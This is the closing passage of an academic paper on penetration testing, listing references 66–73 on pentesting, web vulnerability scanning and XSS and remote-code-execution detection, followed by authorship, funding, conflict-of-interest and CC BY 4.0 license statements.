[66] Thompson, C. (2019) 'Penetration Testing Versus Red Teaming: Clearing the Confusion', *Security Intelligence*, 1 May. Available at: https://securityintelligence.com/posts/penetration-testing-versus-red-teaming-clearing-the-confusion/ (Accessed: 16 May 2022).

[67] Varghese, J. (2021) *Cloud Penetration Testing: A Complete Guide*. Available at: https://www.getastra.com/blog/security-audit/cloud-penetration-testing/ (Accessed: 3 January 2023).

[68] Vieira, M., Antunes, N. and Madeira, H. (2009) 'Using web security scanners to detect vulnerabilities in web services', in *2009 IEEE/IFIP International Conference on Dependable Systems Networks*. *2009 IEEE/IFIP International Conference on Dependable Systems Networks*, pp. 566–571. Available at: https://doi.org/10.1109/DSN.2009.5270294.

[69] Yaqoob, I., Hussain, S., Mamoon, S., Naseer, N., Akram, J. and Rehman, A. (2017) 'Penetration Testing and Vulnerability Assessment'.

[70] Yeo, J. (2013) 'Using penetration testing to enhance your company's security', *Computer Fraud & Security*, 2013(4), pp. 17–20. Available at: https://doi.org/10.1016/S1361-3723(13)70039-3.

[71] Zakaria, M.N., Phin, P.A., Mohmad, N., Ismail, S.A., Kama, M.N. and Yusop, O. (2019) 'A Review of Standardization for Penetration Testing Reports and Documents', in *2019 6th International Conference on Research and Innovation in Information Systems (ICRIIS)*. *2019 6th International Conference on Research and Innovation in Information Systems (ICRIIS)*, pp. 1–5. Available at: https://doi.org/10.1109/ICRIIS48246.2019.9073393.

[72] Zalbina, M.R., Septian, T.W., Stiawan, D., Idris, Moh.Y., Heryanto, A. and Budiarto, R. (2017) 'Payload recognition and detection of Cross Site Scripting attack', in *2017 2nd International Conference on Anti-Cyber Crimes (ICACC)*. *2017 2nd International Conference on Anti-*

Cyber Crimes (ICACC), Abha, Saudi Arabia: IEEE, pp. 172–176. Available at: https://doi.org/10.1109/Anti-Cybercrime.2017.7905285.

[73] Zheng, Y. and Zhang, X. (2013) ‘Path sensitive static analysis of web applications for remote code execution vulnerability detection’, in *2013 35th International Conference on Software Engineering (ICSE)*. *2013 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, USA: IEEE, pp. 652–661. Available at: https://doi.org/10.1109/ICSE.2013.6606611.

Contribution of Individual Authors to the Creation of a Scientific Article (Ghostwriting Policy)

The authors equally contributed in the present research, at all stages from the formulation of the problem to the final findings and solution.

Sources of Funding for Research Presented in a Scientific Article or Scientific Article Itself

No funding was received for conducting this study.

Conflict of Interest

The authors have no conflicts of interest to declare that are relevant to the content of this article.

Creative Commons Attribution License 4.0 (Attribution 4.0 International, CC BY 4.0)